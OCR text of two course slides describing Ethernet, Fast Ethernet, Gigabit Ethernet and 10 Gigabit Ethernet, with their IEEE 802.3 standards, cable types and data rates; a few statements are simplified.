
Ethernet

- Ethernet is the **physical layer** of LAN technology. It maintains proper balance between the speed, cost, and ease of installation
- It describes the **number of conductors** required for making the connection, determines the required performance thresholds, and offers the framework for data transmission
- A standard Ethernet network can send data at a rate of up to **10 Megabits per second** (10 Mbps)
- Ethernet standard, **IEEE standard 802.3**, specifies configuration rules for an Ethernet network and also states the interaction of elements in a network

Fast Ethernet

- The Fast Ethernet standard, IEEE 802.3u, is a new version of ethernet that transmits data at a minimum rate of 100 Mbit/s
- Three types of Fast Ethernet are available in the market: **100BASE-TX**, to use with level 5 UTP cable; **100BASE-FX**, to use with a fiber-optic cable; and **100BASE-T4**, for utilizing extra two wires with a level 3 UTP cable

Notes:




Types of LAN Technology (Cont'd)

Gigabit Ethernet

- Gigabit Ethernet was defined by the **IEEE 802.3-2008** standard and conveys Ethernet frames at a speed rate of a gigabit per second
- It is used on **fast speed communication** networks like multimedia and Voice over IP (VoIP)
- It is also called as "**Gigabit-Ethernet-over-copper**" or 1000Base-T, as its speed is ten times more than 100Base-T

10 Gigabit Ethernet

- 10 Gigabit Ethernet was first defined by the **IEEE 802.3ae-2002** standard
- It conveys Ethernet frames at a speed of **10 gigabits per second**. This makes it 10 times faster than Gigabit Ethernet
- Unlike other Ethernet systems, 10 Gigabit Ethernet uses optical fiber connections



Types of LAN Technology (Cont'd)

